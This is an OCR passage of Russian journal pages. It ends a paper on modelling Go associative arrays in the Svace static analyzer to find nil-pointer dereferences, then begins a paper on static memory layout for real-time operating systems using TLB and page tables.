Для всех символьных выражений из `trans` будет вызвана функция `apply`. В данном случае интерес представляет только вызов для соответствия $v \to res$.`nil_if`(C_{sum}, v_v) = $\overline{v_f}$. Для трансляции этого свойства также используется функция `trans`, которая заменит все символьные выражения в формуле, и сохранит результат в выходное состояние. Так как `trans`(v_f) = `ok`, то в выходном состоянии будет `nil_if`(C_{sum}, $val(res)$) = $\overline{val(ok)}$.

Табл. 2. Межпроцедурное промежуточное представление
Table 2. Interprocedural analysis IR

Строка исходного кода	Соответствующее представление в IR
func get(k **int**){	func get(k int){
v, f := m[k]	tuple = lookup2(m, k) v = extract(tuple, 0) f = extract(tuple, 1)
fmt.**Print**(v)	call fmt.Print(v)
return v, f	ret = make_tuple(v, f) return ret
}	}

Дальнейший анализ будет выполнен с помощью внутрипроцедурного анализа. Для обнаружения ошибки в данном примере нам потребуется подход с чувствительностью к путям. Для этого мы будем использовать SMT-решатель [13] Z3 [14], который получает на вход формулу P из символьных переменных. Обнаружение ошибки разыменования нулевого

указателя происходит при анализе инструкции `deref(res)`. Формула P, переданная решателю, будет содержать конъюнкцию условия, сохраненного в атрибуте `nil_if` для значения переменной `res`, и значения атрибута `ness` для абстрактного состояния текущей инструкции. Добавление значений атрибута `ness` позволяет отсеять несовместные с ошибкой пути. Если решатель подберёт значения переменных, то будет выдано предупреждение об ошибке.

5. Результаты

Чтобы оценить описанный подход, мы проанализировали[7] нашим инструментом 10 проектов с открытым исходным кодом (табл. 3) с общим количеством строк более 1 миллиона без учета зависимостей и более 7.6 миллионов строк кода с учетом зависимостей[8].

Табл. 3. Используемые открытые проекты
Table 3. Open source projects for evaluation

Проект (https://github.com/*)	LOC	Коммит
tailwarden/komiser	23914	5d9cc2
nanovms/ops	24103	bd7b45
anacrolix/torrent	24764	133cc1
jesseduffield/lazygit	28714	b9a75e
caddyserver/caddy	49929	db9d16
pdfcpu/pdfcpu	53076	4adf70c
XTLS/Xray-core	84377	9a619f
prometheus/prometheus	109681	4e1dac
ovh/cds	208697	884969
pingcap/tidb	555626	f4591b
Суммарно	1162881	

На данных проектах реализованный детектор обнаружил 73 ошибки разыменования нулевого указателя, полученного из отображения. 54.8% этих предупреждений являются истинными.

Ложные предупреждения связаны с недостаточной точностью моделирования условий достижимости (анализатор не смог определить все зависимости между переменными) или нетривиальной логикой программы (итерация по множеству всех ключей без проверки наличия ключа в этом отображении).

```
1  func (h *Handle) handleSingleHistogramUpdate(
2    is infoschema.InfoSchema, rows []chunk.Row) (err error) {
3      ...
4      idx, ok := tbl.Indices[histID]
5      statsVer = idx.StatsVer //error
6      if ok && idx.Histogram.Len() > 0 {
7      ...
8  }
```

Листинг 6: Ошибка разыменования нулевого указателя на TiDB
Listing 6: Nil dereference error on TiDB

Пример найденной ошибки на проекте `pingcap/tidb` [15] показан на листинге 6. Переменная `tbl.Indices` является отображением, в котором значением является структура,

[7] Код проектов анализировался с учетом кода зависимых пакетов.

[8] Импортируемые внешние библиотеки (модули).

имеющая поле `StatsVer`. Значение, ассоциированное с ключом `histID`, извлекается и считывается поле `StatsVer`, при этом проверка на нулевое значение проводится после разыменования.

6. Обзор похожих работ

Анализ коллекций используется в разных видах статического анализа: символьном выполнении, абстрактной интерпретации; не только чтобы находить ошибки при работе с коллекциями, но и повышать точность других анализов и детекторов. Один из подходов к анализу массивов [16] заключается в том, что либо все ячейки массива представлены одним абстрактным значением, либо массив из N элементов представлен N независимыми ячейками. В используемом нами подходе содержимое массивов (как обычных, так и ассоциативных) представлены путями доступа, которые могут быть алиасами друг друга. При этом разрешение алиасов является задачей анализа.

Статический анализатор *Nilaway* [17] позволяет находить ситуации разыменования нулевых указателей в языке Go. Инструмент базируется на существующем стандартном детекторе ошибок *Nilness* [18] стандартного легковесного анализатора `go vet` [19]. Данные инструменты сделаны в рамках инфраструктуры пакетов *golang.org/x/tools* [20]. *Nilaway* использует больше паттернов для поиска ситуации разыменования нулевых указателей, также может находить межпроцедурные ошибки. Мы сравнили наш подход с данным анализатором на основе открытых тестовых наборов *Nilaway*: Svace покрывает все ситуации, предложенные в данном наборе. Также мы сравнили *Nilaway* с нашими синтетическими тестами. В силу отсутствия в *Nilaway* символьного выполнения и SMT-решателя для поиска сложных ошибок, он выдает ложные срабатывания в более сложных случаях, например, на листинг 7 на строке 16 из точки вызова функции `PrintProcessInfo()` на 23 строке. Также *Nilaway* не находит срабатывания с использованием замыканий и инструкций `defer`.

```
1  type Processors struct {
2          processors map[string]*ProcessorInfo
3  }
4
3  func (pr *Processors) GetProcessors(name string) (*ProcessorInfo, bool) {
4          processorInfo, ok := pr.processors[name]
5          return processorInfo, ok
8  }
9
10 type ProcessorInfo struct {
11         threads int
12         Meta    string
13 }
14
15 func (pi *ProcessorInfo) PrintProcessInfo() {
16         fmt.Println(pi.threads, pi.meta)
17 }
18
19 func (pr *Processors) Process() {
20         name := "test"
21
22         if processorInfo, ok := pr.GetProcessors(name); ok {
23                 processorInfo.PrintProcessInfo() //no error
24         }
25 }
```

Листинг 7. Синтетический тест
Listing 7. Synthetic test

В работе [21] описывается способ моделирования библиотечных функций для языка C#, что позволило промоделировать методы `LINQ` и поведение стандартных коллекций языка C#, чтобы описать побочные эффекты функций. Для тестирования алгоритмов, описанных в статье, были созданы модели библиотечных функций для класса `List<T>` (для конструкторов, методов добавления элементов, подсчета количества элементов), а также для некоторых методов операторов запросов `LINQ` (получение первого и последнего элемента – `First/FirstOrDefault`, `Last/LastOrDefault`, `Single/SingleOrDefault` и их перегрузки). Моделирование всего нескольких библиотечных функций позволило избавиться от некоторых ложных срабатываний и получить новые истинные предупреждения, повысив точность анализа на 0,5%. В данном подходе не моделируются значения элементов в коллекции. Написания моделей библиотечных функций недостаточно, чтобы промоделировать более сложное поведение функции, как изменение значений элементов коллекций, без изменений в анализаторе.

7. Заключение

Мы описали подход к анализу ассоциативных массивов в языке Go для использования в статических анализаторах на основе символьного выполнения. Наш анализ может использоваться и для других языков, имеющих ассоциативные массивы.

Моделирование ассоциативных массивов позволяет более точно отслеживать поток данных внутри программы и обнаруживать множество видов ошибок. Также в работе был описан детектор для поиска разыменования нулевых указателей с использованием разработанного анализа.

В дальнейшем мы планируем повышать точность моделирования условий достижимости, улучшать анализатор для обнаружения более сложных видов ошибок, а также расширять используемый подход на анализ ассоциативных массивов в других языках.

Список литературы / References

[1]. A. Belevantsev, A. Borodin, I. Dudina, V. Ignatiev, A. Izbyshev, S. Polyakov, D. Zhurikhin. Design and development of Svace static analyzers. In 2018 Ivannikov Memorial Workshop (IVMEM):3—9, 2018.

[2]. A. Borodin, V. Dvortsova, S. Vartanov и A. Volkov. Static analyzer for go. В 2021 Ivannikov Ispras Open Conference (ISPRAS), страницы 17—25. IEEE, 2021.

[3]. A. Borodin, A. Goremykin, S. Vartanov и A. Belevancev. Searching for tainted vulnerabilities in static analysis tool svace. Proceedings of the Institute for System Programming of the RAS, 33(1):7—32, 2021.

[4]. Ssadump: инструмент для вывода и интерпретации формы ssa программ на go. https://pkg.go.dev/golang.org/x/tools@v0.19.0/cmd/ssadump. Дата обращения: 2024-02-01.

[5]. R. Cytron, J. Ferrante, B. K. Rosen, M. N. Wegman и F. K. Zadeck. An efficient method of computing static single assignment form. В Proceedings of the 16th ACM SIGPLAN-SIGACT symposium on Principles of programming languages, страницы 25—35, 1989.

[6]. Пакет ssa. https://godoc.org/golang.org/x/tools/go/ssa. Дата обращения: 2024-02-01.

[7]. А. Е. Бородин и И. А. Дудина. Внутрипроцедурный анализ для поиска ошибок на основе символьного выполнения. Труды ИСП РАН, 1:3—4, 2020.

[8]. V. B. Livshits и M. S. Lam. Tracking pointers with path and context sensitivity for bug detection in c programs. В Proceedings of the 9th European software engineering conference held jointly with 11th ACM SIGSOFT international symposium on Foundations of software engineering, страницы 317—326, 2003.

[9]. R. Ghiya и L. J. Hendren. Is it a tree, a dag, or a cyclic graph? a shape analysis for heap-directed pointers in c. В Proceedings of the 23rd ACM SIGPLAN-SIGACT symposium on Principles of programming languages, страницы 1—15, 1996.

[10]. U. P. Khedker, A. Sanyal и A. Karkare. Heap reference analysis using access graphs. ACM Transactions on Programming Languages and Systems (TOPLAS), 30(1):1—es, 2007.

[11]. E. Bodden. The secret sauce in efficient and precise static analysis: the beauty of distributive, summary-based static analyses (and how to master them). В Companion Proceedings for the ISSTA/ECOOP 2018 Workshops, страницы 85—93, 2018.

[12]. А. Е. Бородин. Межпроцедурный контекстно-чувствительный статический анализ для поиска ошибок в исходном коде программ на языках Си и Си++. Дис.канд.физ.-мат.наук, Москва, 2016 г.
[13]. N. Malyshev, I. Dudina, D. Kutz, A. Novikov и S. Vartanov. Smt solvers in application to static and dynamic symbolic execution: a case study. В 2019 Ivannikov Ispras Open Conference (ISPRAS), страницы 9—15. IEEE, 2019.
[14]. L. De Moura и N. Bjørner. Z3: an efficient smt solver, 2008.
[15]. Tidb open-source distributed sql database. https://github.com/pingcap/tidb. Дата обращения::2024-02-10
[16]. F. Alberti, S. Ghilardi и N. Sharygina. Decision procedures for flat array properties. Journal of Automated Reasoning, 54:327—352, 2015.
[17]. Nilaway инструмент статического анализа. https://github.com/uber-go/nilaway. Дата обращения: 2024-01-10.
[18]. Nilness инструмент статического анализа. https://pkg.go.dev/ golang.org/x/tools/go/analysis/passes/nilness. Дата обращения: 2024-01-10.
[19]. Go vet main page. https://golang.org/cmd/vet/. Дата обращения: 2023-10-01.
[20]. Golang.org/x/tools модуль для статического анализа. https://pkg.go.dev/golang.org/x/tools. Дата обращения: 2024-02-10.
[21]. W. G. Biktimirov, V. N. Ignatyev и M. V. Belyaev. Improving the accuracy of library function modeling in the static analyzer. В 2023 Ivannikov Ispras Open Conference (ISPRAS). IEEE.

Информация об авторах / Information about authors

Даниил Николаевич СУББОТИН – сотрудник ИСП РАН, студент магистратуры факультета ВМК МГУ. Сфера научных интересов: компиляторные технологии, статический анализ, анализ языков Go и Python, универсальное абстрактное синтаксическое дерево.

Daniil Nikolaevich SUBBOTIN – ISP RAS researcher, graduate student at the Faculty of Computational Mathematics and Cybernetics of Moscow State University. Research interests: compiler technologies, static analysis, Go and Python languages, universal AST.

Алексей Евгеньевич БОРОДИН – кандидат физико-математических наук, старший научный сотрудник ИСП РАН. Сфера научных интересов: статический анализ исходного кода программ для поиска ошибок.

Alexey Evgenevich BORODIN – Cand. Sci. (Phys.-Math.), researcher. Research interests: static analysis for finding errors in source code.

Варвара Викторовна ДВОРЦОВА – сотрудник ИСП РАН, студентка магистратуры факультета ВМК МГУ. Сфера научных интересов: компиляторные технологии, статический анализ, анализ Golang.

Varvara Viktorovna DVORTSOVA – ISP RAS researcher, graduate student at the Faculty of Computational Mathematics and Cybernetics of Moscow State University. Research interests: compiler technologies, static analysis, Golang analysis.

DOI: 10.15514/ISPRAS-2024-36(3)-3

Статическое распределение памяти для операционных систем реального времени

С.А. Зеленова, ORCID: 0000-0002-0776-9651 <*sophia@ispras.ru*>

Институт системного программирования РАН,
Россия, 109004, г. Москва, ул. А. Солженицына, д. 25.

Аннотация. Задача повышения надежности критических операционных систем реального времени (ОСРВ) не теряет актуальности. Использование детализации требований разработчиков дает новые возможности в этом направлении при управлении памятью [9]. В статье представлен новый подход к статическому распределению памяти в ОСРВ с надёжной изоляцией по памяти. Предлагается метод построения инструмента статической раскладки памяти по формальному описанию требований разработчика на память. Формальное описание предлагается строить без привязки к платформе, а основываясь только на нуждах разрабатываемого ПО. Вводятся общие понятия, дающие возможность универсального подхода к построению инструмента статической раскладки, описана общая схема алгоритма раскладки, детализируются требования, которые необходимо учитывать при реализации каждого шага алгоритма. Описываемый подход апробирован на реальных индустриальных проектах и показал свою универсальность, адаптивность и эффективность в построении статической раскладки памяти.

Ключевые слова: операционные системы реального времени; статическая раскладка памяти; автоматизация раскладки памяти; формальные требования на память.

Для цитирования: Зеленова С.А. Статическое распределение памяти для операционных систем реального времени. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 35–48. DOI: 10.15514/ISPRAS–2024–36(3)–3.

Static Memory Allocation for Real-Time Operating Systems

S.A. Zelenova, ORCID: 0000-0002-0776-9651 <*sophia@ispras.ru*>

Institute for System Programming of the Russian Academy of Sciences,
25, Alexander Solzhenitsyn st., Moscow, 109004, Russia.

Abstract. Critical real-time operating system (RTOS) reliability improvement remains to be a relevant and demanding task. The use of detailed requirements provided by the developers introduces new opportunities in this direction through the memory management facilities. In this paper we present a new approach of static memory allocation in real-time systems with robust memory space partitioning. We propose to design a static memory layout tool based on the formal description of the project memory requirements. The proposed formal requirements are platform agnostic and are based only on the needs of the application software. We introduce general concepts, which allow us to use a universal approach for static memory layout tool creation. We also describe the general scheme of the memory layout algorithm as well as the requirements that must be taken into account when each step of the algorithm is implemented. We tested our approach on real industrial projects and confirmed its versatility, adaptability and effectiveness.

Keywords: real-time operating system; static memory allocation; memory allocation methods; robust partitioning.

For citation: Zelenova S.A. Static memory allocation for real-time systems. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 35-48 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-3.

1. Введение

Среди систем реального времени выделяется широкий ряд систем, цена ошибок для которых весьма высока. Классический пример – авионика. Для таких систем критическими факторами являются и время отклика, и надёжность. Причем для временного фактора на первый план выходит предсказуемость, а не скорость.

В авионике в результате перехода от федеративной бортовой сети, состоящей из множества вычислителей, выполняющих одну задачу, к бортовой сети на основе интегрированной модульной авионики (ИМА), удалось значительно снизить стоимостные и весовые характеристики бортового оборудования. Тем не менее, так как в концепции ИМА на каждом вычислителе выполняется множество задач разной степени критичности, для обеспечения надёжной изоляции процессов по стандарту ARINC 653 в используемых в авионике операционных системах реального времени применяют не только временную, но и пространственную изоляцию.

Для того, чтобы обеспечить надёжную изоляцию процессов с помощью операционной системы реального времени, необходимо заранее построить конфигурацию памяти, поскольку критической ОСРВ нужны твёрдые гарантии доступности необходимых ресурсов в любой момент её работы [3].

Таким образом, естественным решением является статическое распределение памяти в рамках подготовки системы к работе. Часто алгоритмы статического распределения памяти являются тривиальными, что приводит к перерасходу ресурсов и их нехватке. В качестве решения проблемы обычно предлагаются два пути:

- пересмотр требований разработчиков в сторону уменьшения используемых ресурсов, что не всегда возможно;
- увеличение аппаратных возможностей, что ведет к удорожанию проектов, а иногда и невозможно, в силу физических причин (превышение допустимого объёма/массы разрабатываемого оборудования, перегрев оборудования или превышение допустимых пределов времени доступа к памяти в силу конструктивных особенностей оборудования).

Однако на этапе статического распределения можно достичь некоторых важных целей [9]:

- снизить накладные расходы на поиск свободной памяти путём выделения памяти под конкретные задачи и, таким образом, сделать время работы системы более предсказуемым;
- повысить безопасность и надежность системы за счёт целенаправленной защиты критичных участков памяти;
- расширить возможности разработки без привлечения дополнительных ресурсов за счёт более экономного использования памяти.

Согласно подходу, предложенному в [9], для достижения указанных целей статическая конфигурация памяти должна включать в себя сведения не только о том, где находится сам раздел, но и определять способ обращения к участкам памяти, соответствующим частям этого раздела. Таким образом, задача построения становится гораздо сложнее примитивного разделения памяти на непересекающиеся куски, но достоинства данного подхода перевешивают сложности.

Целью данной работы является

- ввести систему понятий, которая может использоваться для построения статической раскладки памяти, нацеленной на повышение надежности системы;
- показать, какие трудности могут встретиться на пути построения статической раскладки памяти;
- дать основу для решения данной задачи;

- продемонстрировать работоспособность предлагаемого подхода.

Работа состоит из введения, трёх разделов и заключения. В первом разделе дан обзор особенностей аппаратной поддержки управления памятью на современных платформах, во втором разделе описана общая схема работы алгоритма статического распределения памяти, в третьем приведены практические результаты применения предлагаемого подхода.

2. Особенности управления памятью

Обсудим некоторые способы организации управления памятью, используемые в популярных архитектурах. В данной работе мы обсуждаем статическое распределение памяти для платформ, использующих для ограничения несанкционированного доступа механизм виртуальной памяти. Однако, как показывает наша практика, похожие алгоритмы статической раскладки применимы и для других платформ, на которых понятие виртуальной памяти отсутствует.

2.1 Двоичные страницы

Практически все современные архитектуры пользуются следуюшим разделением линейных участков памяти на интервалы, которые мы будем называть двоичными страницами.

Именно, *двоичная страница* — это непрерывный интервал памяти какого-либо типа, имеющий размер равный степени двойки и начальный адрес кратный размеру. Так, двоичная страница размера 4 может начинаться в адресах 0, 4, 8, 16 и т.д., но не может начинаться в адресах 2 или 11, так как они не кратны 4 (см. рис. 1).




Рис. 1. Двоичные страницы
Fig. 1. Binary pages

Свойство иерархичности. Из определения следует, что, если взять две двоичные страницы в каком-либо отрезке какого-либо вида памяти, то они либо никак не пересекаются, либо меньшая содержится в большей целиком. Равные по размеру двоичные страницы либо совпадают, либо не пересекаются. На рис. 1 показана иерархия двоичных страниц.

В классической литературе [1] двоичные страницы в виртуальной памяти называются просто страницами, а двоичные страницы в физической памяти называются страничными блоками или фреймами (page frame). Здесь мы будем также использовать словосочетания «виртуальная страница» и «физическая страница» как синонимы этих понятий.

Отображение виртуальной памяти в физическую обычно организуется с помощью отображающих записей. Такая запись отображает двоичную страницу в виртуальной памяти на двоичную страницу такого же размера в физической памяти непрерывно и последовательно, так что отображение адресов страницы может быть вычислено по формуле:

целевой физический адрес = начальный адрес физической страницы +
(транслируемый виртуальный адрес – начальный адрес виртуальной страницы)

Для отображающей записи указываются свойства отображения — политика кэширования и права доступа. Отображающие записи организуются в таблицы двумя способами: в таблицы страниц и/или таблицы TLB.

2.2 Таблицы TLB (translation lookaside buffer)

Во многих современных архитектурах для перевода виртуальных адресов в физические используются таблицы записей TLB. TLB является ассоциативной памятью [2] и, таким образом, его использование существенно ускоряет поиск нужного физического адреса.

Таблицы TLB содержат фиксированный набор записей, отображающих виртуальные адреса на физические. Атрибуты отображающих записей такие, как размер, политика кэширования, права доступа, виртуальные и физические адреса, могут быть настраиваемыми или фиксированными, в зависимости от конкретной архитектуры. Таблицы TLB обычно содержат до 4096 записей, для встроенных систем количество TLB-записей может быть весьма незначительным (например, 16, 32 или 64 записи).

TLB может заполняться как программно, посредством явного заполнения записей с установленными атрибутами программным кодом, так и аппаратно, автоматически при обращении к адресам в режиме вытеснения давно неиспользуемых записей (LRU). Программный TLB распространён в микропроцессорах для встраиваемых систем с архитектурами MIPS, PowerPC, SPARC и некоторых RISC-V.

2.3 Таблицы страниц

Довольно много современных платформ помимо таблиц TLB, быстрых, но весьма ограниченных по размеру, используют таблицы страниц [7], которые в принципе могут описать отображение всей виртуальной памяти и не имеют ограничений на количество записей.

Для того, чтобы описать таблицу страниц, в виртуальной памяти выделяются несколько допустимых размеров двоичных страниц, которые разрешается отображать в физическую память. Из свойства иерархичности следует, что такая система страниц имеет внутреннюю иерархию и может быть разбита на уровни. В современных архитектурах обычно используются два-три уровня, например, максимальные страницы размера 1 ГБ, страницы второго уровня размера 2 МБ и страницы нижнего уровня размера 4 КБ.

Верхний уровень включает все максимальные страницы, на которые разбивается виртуальное пространство. Для каждой такой страницы имеется запись в таблице страниц, которая либо пуста, либо описывает отображение страницы в физическую память, либо содержит ссылку на описание таблицы более низкого уровня. На нижнем уровне записи могут быть либо пустыми, либо отображающими, ссылок на таблицы на этом уровне быть не может. На верхнем уровне таблиц также иногда может быть установлен запрет на отображающие записи. Пример иерархии таблиц страниц представлен на рис. 2.

Таблицы страниц хранятся в оперативной памяти и обращение к ним гораздо медленнее, чем работа с таблицами TLB. Кроме того, они занимают довольно много места, иногда это не соответствует реально используемой памяти (если используемая память сильно разрежена).

Во многих архитектурах поддерживающих таблицы страниц есть и таблицы TLB, однако, эти таблицы TLB часто имеют только автоматическую аппаратную настройку и их нельзя настраивать программно. Далее, говоря о платформах с таблицами страниц, мы будем иметь в виду архитектуры с таблицами страниц и с автоматической настройкой TLB таблиц, а говоря об архитектурах с таблицами TLB – те архитектуры, в которых TLB таблицы настраиваются программно.

2.4 Ограничения на индексы записей

Вообще говоря, индекс отображающей записи в таблице TLB это просто номер этой записи в таблице. Однако, некоторые платформы определяют сложные зависимости между индексом отображающей записи и той двоичной страницей, которую эта запись отображает.

Для примера рассмотрим платформы типа PowerPC e500 [4]. На данных платформах имеется две таблицы TLB. Одна, называемая TLB0, размера 512 записей с фиксированным размером записи 4 КБ. Вторая, TLB1, значительно меньшего размера (16 или 64 записей), содержит записи, размер которых может быть любым из допустимого множества размеров. Схема устройства таблиц TLB0 и TLB1 приведена на рис. 3.




Рис. 2. Пример иерархии таблиц страниц.
Прочерк означает пустую запись, для отображающих записей указан только размер
Fig. 2. Example of page table structure.
Empty entries are marked by '—', map entries are marked by its sizes


TLB0		
0	0	4 KB
	...	
	127	4 KB
1	0	4 KB
	...	
	127	4 KB
2	0	4 KB
	...	
	127	4 KB
3	0	4 KB
	...	
	127	4 KB

TLB1	
0	256 KB
1	4 KB
2	1 MB
3	16 KB
...	
15	64 KB

Рис. 3. Таблицы TLB0 и TLB1
Fig. 3. TLB0 and TLB1 structure

В таблице TLB0 записи организованы в 4 канала по 128 записей, индекс записи в канале вычисляется по виртуальному адресу отображаемой страницы: у подряд идущих записей индексы изменяются циклически (0, 1, ..., 127, 0, 1, ..., 127 и т. д.), так как это значения определенной группы битов. Таким образом, страниц с конкретным индексом много больше, чем имеется каналов. Поэтому, при заполнении всех четырех каналов по какому-то индексу, страницы с таким индексом становятся недоступными для отображения.

На рис. 4 приведен пример того, как могут быть задействованы индексы записей из таблицы TLB0. На этом примере видно, что неудачное размещение записей в виртуальной памяти может привести к невозможности отображения записями этой таблицы длинных кусков виртуальной памяти. Так, в данном примере, можно еще отобразить непрерывный кусок длиной 255×4КБ, но нельзя отобразить непрерывный кусок длиной 300×4КБ, хотя формально записей на него хватает, так как в таком куске должно быть не меньше двух страниц с индексом 0, а у нас у этого индекса свободен только один канал.



0	1	2	3	4	5	6	7	8	9	10	11	...	127
0	1	2	3	4	5	6	7	8	9	10	11	...	127
0	1	2	3	4	5	6	7	8	9	10	11	...	127
0	1	2	3	4	5	6	7	8	9	10	11	...	127

Рис. 4. Отображаемые страницы записей из таблицы TLB0 в виртуальной памяти. Указаны используемые индексы. Нижняя таблица показывает загруженность каждого канала. Индекс 0 является самым используемым, у него свободен только один канал.
Fig. 4. Mapped virtual pages for TLB0-entries in the virtual memory. Used indices are specified. At the lower table channel busyness is shown. Zero index is the most used, it has only one free channel

Подобного рода ограничения на индексы имеют и другие платформы PowerPC [5], где индексы записей могут зависеть не только от виртуального адреса, но и от других параметров.

С расположением отображающих записей в виртуальной памяти связаны другие варианты ограничений. Так, на платформах типа MIPS встречается следующая конструкция таблицы TLB [6]. Таблица одна и содержит малое количество записей (например, 16, 24 или 64), но каждая запись является двойной. То есть, по сути, каждая запись таблицы содержит две отображающих записи. При этом допускается, чтобы для одной из половин отображение не было определено.

По параметрам отображения (политике кэширования, правам доступа, адресу страничного блока в физической памяти) две отображающие записи-половины не зависят друг от друга, но в виртуальной памяти они должны следовать строго друг за другом и быть одного размера.

Кроме того, виртуальный адрес первой записи должен быть кратен двойному размеру, то есть такая двойная запись описывает отображение одной двоичной страницы двумя независимыми половинами. В физической памяти образы отображаемых страниц должны иметь тот же индекс половины, что и в виртуальной памяти, то есть, например, физический адрес образа первой половины должен быть также кратен двойному размеру полузаписи, как и виртуальный адрес отображаемой страницы, а физический адрес второй половины, наоборот, кратен её размеру, но не кратен двойному размеру записи (см. рис. 5).

2.5 Выводы

Управление памятью на современных платформах имеет много особенностей и ограничений, таким образом, статическое распределение памяти для современных платформ является нетривиальной задачей, отличающейся от классической задачи выделения памяти.

Тем не менее, организация управления памятью на разных платформах имеет много общего: использование иерархии двоичных страниц, наличие виртуальной памяти, организация отображения виртуальной памяти в физическую с помощью отображающих записей,

общность строения отображающих записей, похожие ограничения на индексы записей и т. д. Это позволяет предложить общую схему работы с различными платформами.

TLB		
0	256 KB	256 KB
1	4 KB	4 KB
2	—	1 MB
3	16 KB	16 KB
...		
15	64 KB	—




Рис. 5. Платформы MIPS. Таблицы с двойными записями
Fig. 5. Double entry TLB tables (MIPS)

3. Построение инструмента статической раскладки памяти

3.1 Постановка задачи

Формализуем задачу статического распределения памяти. Как мы уже говорили, будем предполагать, что целевая платформа использует виртуальную память.

Также, будем предполагать, что программный комплекс состоит из нескольких модулей. В каждом программном модуле имеется ядро и несколько пользовательских разделов.

Для нужд ядра модуля выделяется часть виртуальной памяти, которая называется привилегированной, для нужд разделов выделяется часть виртуальной памяти, называемая непривилегированной. Разделение виртуальной памяти на привилегированную и непривилегированную части может быть реализовано и аппаратными средствами, но может быть и только логическим, для целей раскладки это не важно.

Мы будем считать, что в каждый конкретный момент времени активирован один модуль (его ядро) и один пользовательский раздел. Состояние виртуальной памяти будет задаваться множеством адресов, которые могут быть транслированы в данный момент и то, куда они транслируются, то есть, по сути, активными в данный момент отображающими записями. При переключении одного раздела на другой меняется состояние виртуальной памяти.

Доступные виртуальные адреса для любых двух ядер (или пользовательских разделов) одинаковые, но отображающие записи будут у каждого ядра (раздела) свои, так что для каждого раздела или ядра можно определить его личное (или частное) виртуальное пространство, в котором будут доступны только нужные этому разделу или ядру отображающие записи.

Совокупность частных виртуальных пространств ядра модуля и некоторого пользовательского раздела этого модуля будем называть полным виртуальным пространством. Все ограничения по количеству доступных отображающих записей всегда касаются именно полного виртуального пространства, так как отображающие записи в равной степени доступны и ядру, и пользовательскому разделу.

Для всех модулей и разделов определено единое пространство оперативной физической памяти, а также единое пространство физических адресов устройств. Для выполнения временных ограничений и сохранения предсказуемости времени доступа к памяти необходимо отказаться от подкачки, поэтому мы считаем, что все ядра и разделы должны находиться в физической памяти всегда.

Разработчик программного обеспечения должен определить требования на память для всех разрабатываемых модулей — их ядер и пользовательских разделов. Для описания требований на память мы используем старую идею логических сегментов, но в новом качестве.

Требования на память со стороны программных модулей организованы в *блоки памяти*. *Блок памяти* — это непрерывный участок в виртуальной памяти, для которого указаны правила отображения его в физическую память. Блоки памяти также делятся на блоки памяти ядра и блоки памяти пользовательских разделов.

Каждый блок памяти имеет атрибуты, существенные для раскладки памяти:

- размер блока;
- адрес блока в виртуальной памяти (может быть не определен);
- адрес блока в физической памяти (может быть не определен);
- права доступа;
- политика кэширования;
- коэффициент выравнивания;
- является ли блок непрерывным в физической памяти;
- размер зоны безопасности до блока (передняя зона безопасности);
- является ли передняя зона безопасности неотображаемой;
- размер зоны безопасности после блока (задняя зона безопасности);
- является ли задняя зона безопасности неотображаемой.

У блоков памяти могут быть и другие атрибуты, влияющие на раскладку памяти.

В качестве блоков памяти разработчик может выделять разные вспомогательные структуры (буфера, стеки, кучи и т.п.), области данных, области, в которых содержатся исполняемые инструкции, области, служащие для общения разделов и ядер (разделяемая память) и т. д.

Уровень детализации разделения на блоки памяти определяет сам разработчик. Размеры блоков памяти никак не привязаны к структуре двоичных страниц (как это обычно бывает при тривиальном подходе) и диктуются только нуждами проектируемого программного обеспечения. Задача раскладки теперь формулируется следующим образом.

Необходимо определить виртуальные адреса для каждого блока и регионы физической памяти, в которые отображается данный блок, а также систему отображающих записей, соответствующую конкретной архитектуре устройства управления памятью, которая будет отображать блоки памяти из виртуальной памяти в физическую в точном соответствии с описанием этих блоков.

3.2 Общая схема построения статической раскладки памяти

